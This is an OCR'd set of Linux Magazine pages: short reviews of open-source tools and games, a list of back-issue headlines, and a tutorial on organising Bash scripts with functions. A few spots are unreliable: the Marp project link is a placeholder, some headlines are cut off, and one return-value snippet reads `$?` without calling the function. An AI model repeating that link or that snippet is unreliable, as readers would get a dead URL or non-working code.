
Another reason why `fd` makes a great alternative to `find` is that its output is color-coded and easier to read.

Project Website

https://github.com/sharkdp/fd

Audio player

Strawberry



With an emphasis on audio quality and local files, Strawberry can also stream high quality audio from Tidal.


There should be a special name for a project that's a fork of a fork, or a fork of a fork of a fork. This is what the Strawberry Music Player is. It's a fork of KDE's rather excellent music player, Clementine, which is itself a port/fork of an old-school 1.4 version of Amarok, the music player built for KDE 4. The Amarok fork happened because Amarok 2.0 had taken the project away from being a humble music player and into multimedia, multi-distraction territory, and Clementine developers wanted to continue along the original more simplistic track. Strawberry isn't quite such a dramatic split from Clementine, but its fork was inspired by similar idealism – supporting the ALSA options loved by audiophiles. It has since gone on to focus on the typical needs of audiophiles, who usually have a large local audio collection they wish to manage and maintain from their audio player rather than streaming music from online sources.

As you'd expect, the application itself looks and operates in a very similar way to Clementine, but there are significant differences in the formats and output options. Device configuration, for example, promises bit-perfect playback. This can only be done if Strawberry is passing the raw audio data through the ALSA audio layer without any kind of interference, volume changes, submixing, or resampling, which is often difficult to accomplish outside of ALSA. This is vital if you're using an external DAC, for example, because you want the same binary from your audio file reaching the converter itself. This is also true for high-bitrate files, or surround-sound files, all of which need to be passed to the DAC unfettered. This is what Strawberry does, and it worked well with our high-quality DAC, although we don't really consider ourselves audiophiles, and the native decoding sounded just as good.

Project Website
https://www.strawbs.org/

File sender

ffsend



`ffsend` includes lots of additional options for running without interaction within a script.


The Firefox web browser has been taking on a more proactive role in all things privacy and Internet related, and that's definitely a good thing. One of the best features to come out of this phase, and its subsequent Mozilla Manifesto, is Firefox Send. This is a secure way of sending someone a file and has been designed to tempt people away from proprietary services like Dropbox or MEGA and replace them with one that's transparent, encrypted, and operated by someone potentially more trustworthy. Anyone can use Firefox Send by going to *https://send.firefox.com/*, dropping the file you'd like to send into the browser window, and sharing the resultant URL with the recipient. You can even choose when the link expires, or how many downloads you wish to allow. Without an account, there's a 1GB file size limit. With an account, you can send 2.5GB.

All of this is great, of course, but it's only a web service. What makes it really useful is when you can use it from the command line, and that's exactly what `ffsend` does. By typing `ffsend upload file.zip`, `file.zip` will be uploaded to Mozilla's server and a link generated, which is output to the command line. You then just need to share the URL with whoever you want to download the file. As with the web interface, there are further arguments for setting the number of downloads, generating a QR code for easy URL sharing, and even setting a password. As both this and Mozilla's server software is open source, you can even set an alternative server if you want complete control over the process. It's a brilliant, and more reliable, alternative to "wormhole" on the command line, and a better option if you need to share files from within a script.

Project Website
https://github.com/timvisee/ffsend

Download manager

Persepolis



Another great feature of Persepolis is that it's cross-platform, so you can use the same tool on Windows and macOS if you need to.

It's been a while since we needed to consider using a download manager. Back in the olden days of slow and non-perpetual Internet, download managers were a necessity, because they helped you resume broken downloads, automate sets of downloads, and automatically pipe different kinds of downloads to different local folders. In the modern era, very little of this is necessary, because we no longer depend on offline storage. A lot of the time, when you can't find your saved version of a file, you can just download it again – regardless of how large it might be. However, we think there is still a place for a download manager, and Persepolis is a great reason to revisit this old style of application, especially if you haven't used a download helper for a while.


The great thing about Persepolis is that it can help with modern download problems, such as downloading a video or music file from a popular streaming site (as long as it's legal, of course). A remote file's URL can be dragged and dropped into the main window; from there, you can decide where each kind of file is saved. Just like with downloaders of old, you can configure multiple concurrent sessions to speed up old downloads and, inversely, limit their speed if you need to reserve some bandwidth. You can even schedule a download for a more convenient time, which is useful if you're currently working on a machine but would like something downloaded for later. Finally, the whole application does a great job of matching your desktop aesthetics and even beats KGet for desktop integration within KDE, albeit without the menu and panel integration.

Project Website

https://github.com/persepolisdm/persepolis

Markdown presentations

Marp



Marp is currently being rewritten to integrate with the hugely popular Visual Studio Code editor.

One of the best presenters we've seen is Damian Conway of Perl fame. And one of his best presentations is called Presentation Aikido. It's a presentation about the fine art of presenting technical information to a wide audience. Alongside advice, such as only talking about what you know, being passionate about your subject, and simply letting yourself be yourself, is the idea that your presentation needs to be "stylish." What's most surprising about this last point is that Damian doesn't use the latest version of Apple's Keynote for his presentations – he uses Vim. His style has nothing to do with awesome transitions or animated GIFs, but with the clarity and responsiveness of the presentation, and his famed proficiency at Vim helped him to accomplish this and be himself.

For those of us who aren't yet masters of Vim, there are still plenty of options that allow that presentation clarity and responsiveness, without requiring a PR-designed deck running off PowerPoint. And Marp is one great contender. Marp is a presentation writer that ingests Markdown, much like any Markdown editor, but with its own clean CSS framework, UI preview, and command-line interface, making it perfect for technical presentations. Slides are automatically split between top-level headers, for instance, and positioning the cursor between headers automatically relocates your position within the deck.

Edits appear in real time, and Markdown does everything you need for clear and efficient presentations. Lists, themes, screen ratios, three preview modes, and emoji, math symbols, and background images are all supported. It's a brilliant way to work, especially if you're happy tinkering with your presentation as you make it – and if not, the clean PDF export is perfect for clicking through and for printed notes.

Project Website

www.20_KL_info_URL


Steam player

Goldberg Emulator

This isn't an emulator in the way you might be expecting for a small games section. It performs a similar job to Wine and actually occupies a similar legal netherworld, because Goldberg Emulator has been designed to remove the requirement that many Steam games have on Steam's own network API. This isn't a problem when you're using Steam to launch your games, but it's a problem if you want to unshackle your games collection from any Steam requirements. This is something that should be feasible when many games run as executables from their own directories, and you can even download games directly without the Steam client using the SteamCMD command-line tool.

However, games won't get very far if they need Steam's network API to work, and that's where Goldberg Emulator helps.

Installation is usually as simple as replacing the `libsteam_api.so` file that's bundled with your Steam game with the resultant `libsteam_api.so` that the emulator package builds. You need to make sure you match the original's 32- or 64-bit architecture, and you can find the location of each game if you still have the Steam client installed by right-clicking on the game, selecting *Properties*, and switching to the *Local Files* tab. The only real difference you should notice is that game saves are now in a *Goldberg* folder off your home directory, and you can edit global emulator parameters in the *Settings* folder to change things like



If you've been looking for a way to download and play networked Steam games without the Steam client, Goldberg Emulator is for you.

your account name and the network port where each game listens. The emulator doesn't affect a game's DRM, which means some games may not work, but many Steam games don't use DRM outside of their requirement for Steam, so it should work with many. In tests, we found it worked well, especially with slightly older games. It's great to know that if someday Steam drops support for these games, or even if Steam goes away, we'll still be able to play these legally bought old classics, even without Valve's infrastructure.

Project Website

https://gitlab.com/Mr_Goldberg/goldberg_emulator

Shoot, explore, and solve

Azimuth

Thirty years ago, games with vector graphics seemed impossibly futuristic. These games were drawn in lines by hardware that drew from one point to another, so you never had any pixelated stepping or aliasing artifacts. They played on screens that seemed to have infinite resolution, which made games like Asteroids and Star Wars incredibly immersive. Azimuth is a vector graphics game that isn't quite in the same category, but it gets close and has way more depth than the average arcade game. This is because its 2D graphics are also drawn using vectors, albeit ones filled in and Gouraud shaded, and modern high-density screens can almost make you believe you're playing on one of those "infinite resolution" screens of old.

The game itself sees you exploring an old planetary colony to rescue stranded colonists, and you do this by navigating your craft through old tunnels, around protruding gantries, and past moving threats. This exploration takes inspiration from the classic Super Metroid on the SNES. There are elements of combat, exploration, careful maneuvering, and puzzle solving, but the control system is of the Asteroid "rotate and thrust" type, with fire being used to activate doors and kill aggressors. As with Asteroids, you build up momentum in one direction and need to rotate to the opposite angle to reduce your speed, or to stylishly steer around objects, and you'll soon have rockets and bombs alongside your pea-shooter. It's got a wonderful retro feel, and you feel compelled to explore further to unearth new structures and further

The graphics style and music in Azimuth is suitably retro, but the gameplay is timeless.

depths of the planetary base. Your progress is even mapped on the pause screen, so you can see how far from the surface you're travelling, and the game is huge. You can save your progress at various save points within the game itself, and, fortunately, there are six user position slots for the entire game, so you and other users on your computer can have six games on the go.

Project Website

https://mdsteele.games/azimuth/


LINUX MAGAZINE
MYCROFT
Can an open source personal assistant compete with Alexa?
PIRATEBOX
Handy anonymous file server for parties and meetups
MYCROFT
An open source personal assistant
Scanners and Linux
Peppermint OS
Peppy distro built for the cloud
Meltdown & Spectre
Kernel developers take swift action to protect Linux
Knight's Tour
Classic chess puzzle gets a Python twist
Node-RED
Control a Rasp Pi using text messages
INTERNET OF THINGS
Tools for home automation
ECLIPSE TOOLS
for IoT projects
Bluetooth Tricks
Track movements within your house
Linux on Old Hardware
Tablets on Linux
Configure graphics settings with xsetwacom
Raspberry Pi 3 B+
Does the world need a new Rasp Pi?
Python Gambling
Simulating games of chance
Logism
LINUXVOICE
FOSSPicks
Tutorials
MAPPING TOOLS
Create and edit digital maps with QGIS and QMapShack
9 Raspberry Pi Projects
QGIS AND QMAPSHACK
Tools for creating and customizing maps
4 Open Source Microblogging Tools
Kubuntu Up Close
Explore the new 18.04 release
MakerSpace
9 Handpicked Pi projects
Caddy
HTTPS server out of the box
ODROID-C2
This single-board system is twice as fast as the competition
Ogg Vorbis
Free format for audio files
A Python Script
That solves the Chinese ring puzzle
Systemd
Getting more from the elusive new Linux init system
WILL SYSTEMD REPLACE CRON?
TRICKS WITH THE NEW LINUX INIT SYSTEM
10 Top PDF Readers
Arduino Programming for Open Hardware Projects
Homegrown Facial Recognition
Build facial recognition into your own Python scripts
MiyoLinux
A lean Linux that still loves SysV init
Massimo Banzi
Arduino cofounder explains how it all got started
Maker Tricks
Monitor a beehive with a Raspberry Pi
Cover Your Ass(ets)
Back up your system files with CYA
DVD INSIDE! ALL 214 ISSUES ON A SEARCHABLE DISC!
HUGE SAVINGS! £29.99 VALUE!
PRIVACY
STOP SNOOPERS AND PROTECT YOUR IDENTITY
Ready to Go?
Smart queries in the powerful Go language
GIT WORKSHOP
Up close with the classic Linux version control system
.NET CORE
The benefits of dotnet on Linux
Counting Pennies
Tabulating audi
feedback with a
Electron Framework
Cross-platform apps with JavaScript
QUBES OS
Ultra-safe Linux with runtime protection
INNOVATIVE DISTROS
TIPS FOR USING CASCADING STYLE SHEETS
NAVIGATION
TOOLS FOR EXTENDING OPENSTREETMAP
FEATURING UBUNTU 18.10
"Cosmic Cuttlefish"
Free services that extend OpenStreetMap
Kernel Disposal
Are old kernels sucking up valuable space on your hard drive?
Build a Robot Car
Zorin OS
Will this well-appointed Linux succeed in attracting Windows users?
WebAuthn
Authenticate without a password
Put It On!
Build your own wearable with Android and MIT's App Inventor
OOM Killer
What happens kernel runs out
CUSTOMIZE THE BOOT MENU
Clean up your startup for clarity and fewer mistakes
PCIe SSDs
Make the storage fit your hardware
IoT Tricks
Store data in memory with Redis
Exploring Ubuntu 18.10
Pulse Sensor
Measure your heartbeat with a Raspberry Pi
EncryptPad
Text editor with easy encryption
VirtualBox Hacks
Save time and extend the power of your virtual machines
ExaGear
Run x86 apps on Rasp Pi and other ARM systems
Scapy
Automate packet analysis with Python
Put a Recording Studio on a Raspberry Pi
Elementary OS
Elegant Linux with an ambitious vision
Create a Cartoon
With open source tools
Tools for Writers
Find words and organize your thoughts
PDF Tricks
Clean up blotches and fading text
Upribox 2
Use a Rasp Pi to filter ads and trackers
Git Workshop
Working with remote repositories
Purism Librem
Linux laptop special securi features
cheat.sh
Syntax tips at your fingertips
Go For It! Easy Tool for building ToDo lists
maddog: Diligence and other FOSS resolutions for 2019
WWW.LINUX-MAGAZINE.COM

Organizing and reusing Bash code

Bash Functions

Learn how to make your Bash code more readable, robust, and reusable by managing the code within your Bash scripts.

BY MARCO FIORETTI

A common problem with every scripting or programming language is that the more complex you make your code, the more difficult it is to understand, debug, and extend that code – unless you organize it correctly from the beginning.

In this installment of my shell scripting series, I show how Bash can help you organize your code correctly along with some related best practices. With a focus on how and why to use Bash functions and variable scopes, I'll present a shell script that can load code from other files, plus a few practical examples.

The Basics

Bash functions allow you to wrap up, as a single command, more or less complex chunks of code that perform any kind of task. You can then invoke these functions as many times as you like inside your script. Bash provides two equivalent syntaxes for defining functions. The first syntax consists of using the `function` keyword, followed by the function name, and finally curly braces that enclose all the function's code:

```
function geotag_photo
{
 # code of function is here
 # (full code is shown later)
}
```

The other syntax type only consists of the function name followed by parentheses:

```
geotag_photo()
{
 # code of function is here
}
```

Don't let this second syntax fool you. It does *not* mean that you can pass arguments to a Bash function inside these parentheses. Instead, you must write those parameters, in the correct order, right after the function name whenever you call it:

```
geotag_photo $NEWNAME $PLACE
```

Inside a function, the arguments passed to it are referred like those of full shell scripts: The first is `$1`, the second `$2`, and so on. You can use a function to perform some always equal, self-contained task (e.g., remove all backup files from your home directory) or to assign a new value to some global variable of your script. You may do that inside the function itself:

```
function currentmonth()
{
MONTH=`date +%B`
}

currentmonth
echo $MONTH
```

However, this is not the best (or at least the most readable or reusable) way to do it. It is much better to call the function on the right side of an assignment, in the two formats shown here:

```
function currentmonth()
{
date +%B
}

MONTH=$(currentmonth)
MONTH2=`currentmonth`
```

Alternatively, you may pass the name of the global variable to modify to your function:

```
function currentmonth()
{
local  __globalvar=$1
local  functionresult=`date +%B`
eval $__globalvar="'$functionresult'"

}
currentmonth THISMONTH
echo $THISMONTH
```

Listing 1: Comment-Based Approach

```
# 1: set disk quota for new employee

(ALL the code to calculate disk quota here)

# 2: assign user to proper group(s)

(ALL the code to figure out all the groups to which this user should be added)

# 3: inform colleagues that a new employee joined the team

 (ALL the code that sends email, updates the company's online directory etc...)

....
```

Personally, I find this last format much too verbose. In my experience, it has been the best solution for only one, very specific and rare situation: When I needed to set, with *one* invocation of the *same* function, the value of two or more distinct global variables. Your mileage, of course, may vary.

For completeness, if the value a function must "pass" to the code that calls it is numeric, there is one other way to do it. I explained this technique in a previous installment of this series [1]:

```
current_day_of_the_month () {
day=`date +%e`
return $day
}
today=$?
```

You can explicitly set the function's exit status, which Bash captures in the special variable `$?`, to the value you must pass to the calling code.

However you invoke a function, remember to write it in the right place! Bash functions *must* be defined before they are called in a script! I will show the best way to do this later.

Also, it is important to always give your functions descriptive, but unique names. In Bash, you may give your function the *same* name as another standard command-line program, for example `grep`. If you do that in a script, any successive invocation of `grep` will execute your function instead of the standard `grep` program. Should you want to also use the `grep` program in the same script, you should prepend the `command` keyword to its name as follows:

```
command grep Marco addressbook.txt
```

Why go to all this effort? Instead, just call your function `mygrep` or something similar and avoid all the hassle.

Why Use Functions?

In my experience, there are four reasons to use functions in Bash scripts: reusability, readability, robustness, and efficiency. First, in terms of reusability, functions make it much easier to share and reuse code among many different scripts in a way that minimizes errors.

Next comes readability. As previously discussed, every single "bundle" of code, be it a function or an entire script, should have a descriptive name. In addition, all code longer than 20 or 30 lines should be self-documenting (i.e, include clear descriptions of what it does and why). It turns out that the function-based way to apply this second rule is, in many cases, more effective than comments. For a better understanding, please compare the pseudocode in Listings 1 and 2, which both describe a hypothetical script managing the Linux accounts of an organization's employees.

Listing 1, which includes three distinct bundles of code, explains what each does with comments before each section. Listing 2, instead, packages the same three bundles of code as three named functions. Listings 1 and 2 work in the same way, producing exactly the same results when given the same inputs. When it comes to readability and self-documentation, however, Listing 2 is much more effective just because of functions.

The comments in Listing 1 are clear and work like an instruction manual's chapter titles, neatly partitioning the entire script into several sections. In real life, however, comments like these may

Listing 2: Function-Based Approach

```
set_disk_quota_for $employee_name

assign_to_groups   $employee_name

inform_team_of     $employee_name
```

very well be separated by tens, or even hundreds, of lines. This would make them useless as aids to quickly understand a script's high-level flow. Listing 2's function-based approach, instead, makes the function names themselves work like a table of contents for the entire script: The first thing you see when you open the file is a description of the entire flow in the most compact way possible.

Many (but not all!) functions should also be more or less black boxes, as independent as possible from each other and from the rest of your code. Doing so makes the functions, and by extension the entire script, more robust, which is the third reason to adopt this coding practice.

Furthermore, if it is difficult to make your functions independent, this may be a sign that your high-level flow diagram and algorithms are *not* designed in the most efficient way, regardless of how you translate them into code!

If your algorithm's building blocks are as isolated as possible from each other and interact only by exchanging arguments and return values, then they will be more robust: While coding errors will not disappear, they will likely be fewer, and above all more confined, making them easier to track. The `set` command can make this tracking even easier as follows:

```
set -x
somefunction
set +x
```

The two `set` instructions enable (`-x`) and disable (`+x`) debugging messages. Adding them before and after a specific call to some function is a great way to check if that piece of code works without distracting from the rest of the script! For other uses of `set`, see the "Other set Uses" box.

By default, all Bash variables have a global scope: They are visible and modifiable from any part of the script in which they appear. This is exactly what you want to happen with variables, or constant parameters, that are actually needed by all of your code.

The less a function sees of the script outside itself, however, means the less damage it can do. For the same reason, it is much better for any variable that is only necessary inside one function to only exist and be visible inside that function. Luckily, all you have to do to achieve this effect is to explicitly declare a variable as `local`:

```
local DAYOFWEEK='Monday'
```

Thanks to that declaration, if there is another `$DAYOFWEEK` anywhere else in the script, it will not be affected by what happens to the local version of the variable, and vice-versa.

In general, making variables local avoids accidental modifications by other code in ways that could be very difficult to debug – especially if that other code is added much later, when you may have forgotten what you had written into the function!

More Efficient Code Handling

Functions not only let you execute and reuse big blocks of commands as if they were one single line of code, they also allow you to manage it in the same way. In other words, functions make your code more efficient. I previously showed you an example of this fourth reason to use functions with the `set` debugging example. The following example shows another efficiency application:

```
nice -10 geotag_photo
geotag_photo () {
  function code here } >> geotag.log
```

The `nice` program forces whatever command is passed to it (in this case, the `geotag_photo` function) to run with a lower priority than the one that the operating system otherwise assigns by default. It guarantees that long (but not urgent) tasks will continue to run, but without subtracting too many CPU cycles from the most important tasks.

Listing 3: Structuring Code

```
#! /bin/bash
# main script header
# (put version number and script purpose here)

VARIABLES_FILE='/home/marco/scripts/common_variables.sh'
FUNCTIONS_FILE='/home/marco/scripts/common_functions.sh'

source $VARIABLES_FILE

source $FUNCTIONS_FILE

# function calls start here
```

Other set Uses

The `set` command has several switches to make debugging and performance optimization of your scripts easier, regardless of whether they contain functions or not. Besides the previously mentioned `-x` and `+x`, the two switches I find most useful are:

* `set -o errexit`, which makes the script exit as soon as a command fails
* `set -o pipefail`, which returns the (non-null) exit status of the last command in a pipe that failed

Listing 4: Desktop Environment Extraction

```
DESKTOP_ENVIRONMENT=`grep ^XSession /var/lib/AccountsService/users/$USERNAME | cut -d= -f2`
case $DESKTOP_ENVIRONMENT in
  "i3")
    # source configuration for i3 window manager
    ....
    ....
    ;;
  "ubuntu")
    # source default Ubuntu configuration
  ...
esac
```

Listing 5: name_as_timestamp

```
 1 function name_as_timestamp {
 2   PHOTOGRAPHER="$2"
 3   TS=`exiftool -d "%Y%m%d%H%M%S" -CreateDate -S -s $1`
 4   D=`dirname $1`
 5   B=`basename $1`
 6   E=`echo "${1##*.}" | tr '[:upper:]' '[:lower:]' `
 7   NTS=$TS
 8   NEWNAME="$D/${NTS}.$E"
 9   UNIX_TS_1=`echo $TS | cut -c1-12`
10   UNIX_TS_2=`echo $TS | cut -c13-14`
11   UNIX_TS="$UNIX_TS_1.$UNIX_TS_2"
12   mv   $1 $NEWNAME
13   exiftool -m -overwrite_original_in_place -Artist="PHOTOGRAPHER" $NEWNAME # -m
14   touch -t $UNIX_TS $NEWNAME
15 }
```

In the previous example, placing all of the "low-priority" code inside one function is exactly what lets you slow down only that code, and only when you need it. Just prepend that keyword to each invocation of the function that needs "niceness."

The second line in the code snippet is less intuitive, but equally convenient sometimes. By appending redirection to some file to the function's definition, all its output will be automatically appended to that logfile, without the need to rewrite its name every time you call the function.

Sourcing and Multi-File Scripts

As previously mentioned, any function definition *must* be written inside a script before it can be called. This is a direct consequence of Bash being an interpreted language, in which code is parsed and then immediately executed, one line at a time. It might appear that this requirement would move all the functions that constitute the "table of contents" mentioned earlier to the very end of a long code stream. Luckily, this is not the case. The `source` keyword tells the Bash interpreter to load and parse all of a given file's content as if it had been written in the same place. Even in long scripts, this lets you structure the code, with lots of variables and functions, in the most readable and flexible way (see Listing 3).

Distributing the script's code over multiple files in this way is the easiest and safest way to share code among different scripts, because they can all source the same files to load common variables or functions. Another big advantage is that `source` is like any other shell command. You can control which file it sources on the fly, to make your scripts really flexible, as in the following (simplified!) examples:

```
if [ "$LINUXDISTRO" eq "fedora" ]
  then
  source $FEDORA_VARIABLES
  else
  source $UBUNTU_VARIABLES
  fi
```

This is how you would load different variables (or functions!) depending on which operating system

Figure 1: The right Bash functions let you automatically geotag pictures so that you can browse your photographs by a single location or geographical area in digiKam.

the script is running. On the other hand, Listing 4 extracts from the Ubuntu configuration file `/var/lib/AccountsService/users/$USERNAME` the current user's preferred desktop environment and saves it in `$DESKTOP_ENVIRONMENT`. That variable then is used to load all and only the settings valid for that window manager, or desktop.

Listing 6: geotag_photo

```
1 function geotag_photo {
2   LAT=` grep "^$2|" $COORDINATES | cut -d\| -f2- | cut '-d,' -f1 | cut -c1-`
3   LATINT=`echo $LAT | cut '-d.' -f1`
4   if [ "$LATINT" -lt "0" ]
5   then
6   LATREF="S"
7   else
8   LATREF="N"
9   fi
10
11  LONG=`grep "^$2|" $COORDINATES | cut -d\| -f2- | cut -c12-`
12  LONGINT=`echo $LONG | cut '-d.' -f1`
13  if [ "$LONGINT" -lt "0" ]
14  then
15    LONGREF="W"
16  else
17    LONGREF="E"
18  fi
19
20  exiftool -overwrite_original_in_place -P -c "%.6f degrees"  \
21    -GPSLatitude="$LAT"                    \
22    -GPSLongitude="$LONG"                  \
23    -GPSAltitude=0                         \
24    -GPSLatitudeRef=$LATREF                \
25    -GPSLongitudeRef=$LONGREF              \
26    -GPSAltitudeRef="Above Sea Level"      \
27    $1
28 }
```

Photo Archives

For years, I have used two functions regularly on my Linux desktops and servers in my never-ending struggle to digitize and catalog all my extended family's photographs in a way that makes it easy to maintain one single, coherent gallery. To achieve this goal, all pictures must follow the same naming convention and contain all the same metadata, no matter from where or whom they came. I do this with a lot of different scripts, but all of them share the code shown here.

For readability and brevity, I have omitted some error checks and all the internal variables' `local` declarations. This abbreviated code shows the power of Bash functions.

The first function, `name_as_timestamp`, does three things. First, it gives the photographs that are passed as first argument (`$1`) a new name, which corresponds to the time the picture was taken. Then it changes that file's Unix timestamp to the same value. Finally, the function writes the name of the photographer passed as the second parameter (`$2`) in the file's Exif metadata section. Listing 5 shows the simplified code.

With the `exiftool` program, line 3 reads the digital photograph's creation date and saves it inside `$TS`. Lines 9 to 11 reformat that value as needed with the `touch` command in line 14 to change the file's Unix timestamp. The file's `$NEWNAME`, which is equal to the timestamp, is used in line 12. The purpose of line 6 is to change file extensions, such as JPG, to their lowercase version. Line 13 again uses the `exiftool` program to write the `$PHOTOGRAPHER` name inside the file.

The other photograph management function I use frequently in several scripts is called `geotag_photo`. It does just what its name says: It reads the geographical coordinates of the place where the picture was taken from a plain text file, and then uses `exiftool` to save them inside the file itself. This, as shown in Figure 1, allows a program like digiKam to read those coordinates and present the photographs grouped by location. The code in Listing 6 makes this possible on my Linux desktop.

`geotag_photo` takes the file name to work on (`$1`) and a place name (`$2`) as arguments. Lines 2 to 4 read the latitude value from the `$COORDINATES` plain text file, which is formatted as follows:

```
Roma, Colosseo|41.890206, 12.492242
```

Calling `geotag_photo` with `Roma, Colosseo` as the second argument will load into `$LATINT` the value `41.890206`. Then, lines 4

to 9 will calculate the north or south value needed by `exiftool` in line 24. Lines 11 to 18 do the same thing for the longitude. Finally, line 20 tells `exiftool` to write all those coordinates into the file passed as a first argument.

Cron Jobs

It is no secret that on Linux you can automate pretty much everything, including jobs that must be repeated at more or less regular intervals. All tasks of this kind are launched by the cron server, according to the scheduling instructions that it receives from system administrators or ordinary users. The scripts to schedule are listed in several configuration files, or in each user's `crontabs`, (cron tables).

Access for all users and the possibility to list scheduled jobs in more than one way and place make the cron system very flexible. This same flexibility, however, also makes it easy to lose track of what exactly is scheduled, as well as how often and who wanted to schedule that particular job. Many Linux users, including me, solve this problem with the `list_cronjobs` script. The code for this script is 70 lines long, but due to functions its essential part consists of the very short snippet found in Listing 7. Listing 7 only shows which functions `list_cronjobs` uses and in which order. Take this very partial coverage as an invitation to download and use the original script [2], which I assure you can be very useful.

Listing 7 sends all the content of the `$CRONTAB` system file (`/etc/crontab`) and of all the files inside the `/etc/cron.d` directory (`$CRONDIR`) to one or two functions. The first function, `clean_cron_lines`, removes all non-relevant lines and multiple white spaces from its input. The second function, `lookup_run_parts` reformats the output of the previous function to produce a listing of all the actual cron jobs it contains, one per line. Everything is saved in the `$temp` file, which eventually is printed in the terminal. Figure 2 shows the typical output of `list_cronjobs` on a vanilla Ubuntu desktop.

A Final Word

Bash functions are very powerful. Sooner or later, you have to use them if you really want to get the most out of your scripting skills. However, keep in mind, not everything needs to be a function. You can find articles online asserting that "everything in shell scripts should be a function." In practice, going to such extremes is not necessary for many users. That said, here is a final tip for making all your scripts more modular and reusable: Download and try the Bash3 Boilerplate project code [3], which bundles lots of operations and settings that are useful in many kinds of scripts into a general purpose format. ■■■

Listing 7: list_cronjobs Functions

```
# Add all of the jobs from the system-wide crontab file.
cat "${CRONTAB}" | clean_cron_lines | lookup_run_parts >"${temp}"

# Add all of the jobs from the system-wide cron directory.
cat "${CRONDIR}"/* | clean_cron_lines >>"${temp}"
```

Info

[1] "Tutorials – Shell Test Conditions and Exit Codes" by Marco Fioretti, *Linux Magazine*, issue 222, May 2019, pp. 84-88

[2] list_cronjobs: *https://stackoverflow.com/questions/134906/how-do-i-list-all-cron-jobs-for-all-users*

[3] Bash3 Boilerplate project: *http://bash3boilerplate.sh/*

The Author

Marco Fioretti (*http://mfioretti.com*) is a freelance author, trainer, and researcher based in Rome, Italy, who has been working with free and open source software since 1995, and on open digital standards since 2005. Marco also is a board member of the Free Knowledge Institute (*http://freeknowledge.eu*).


```
/bin/bash 125x44

mi     h   d  m  w  user   command
09,39  *   *  *  *  root   [ -x /usr/lib/php/sessionclean ] && /usr/lib/php/sessionclean
25     6   *  *  *  root   /etc/cron.daily/0anacron
25     6   *  *  *  root   /etc/cron.daily/apache2
25     6   *  *  *  root   /etc/cron.daily/apport
25     6   *  *  *  root   /etc/cron.daily/apt-compat
25     6   *  *  *  root   /etc/cron.daily/bsdmainutils
25     6   *  *  *  root   /etc/cron.daily/cracklib-runtime
25     6   *  *  *  root   /etc/cron.daily/dpkg
25     6   *  *  *  root   /etc/cron.daily/logrotate
25     6   *  *  *  root   /etc/cron.daily/man-db
25     6   *  *  *  root   /etc/cron.daily/mlocate
25     6   *  *  *  root   /etc/cron.daily/passwd
25     6   *  *  *  root   /etc/cron.daily/popularity-contest
25     6   *  *  *  root   /etc/cron.daily/update-notifier-common
25     6   *  *  *  root   /etc/cron.daily/upstart
30     7   *  *  *  root   test -x /etc/init.d/anacron && /usr/sbin/invoke-rc.d anacron start >/dev/null
39     13  *  *  *  root   test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
47     6   *  *  7  root   /etc/cron.weekly/0anacron
47     6   *  *  7  root   /etc/cron.weekly/apt-xapian-index
47     6   *  *  7  root   /etc/cron.weekly/fstrim
47     6   *  *  7  root   /etc/cron.weekly/man-db
47     6   *  *  7  root   /etc/cron.weekly/update-notifier-common
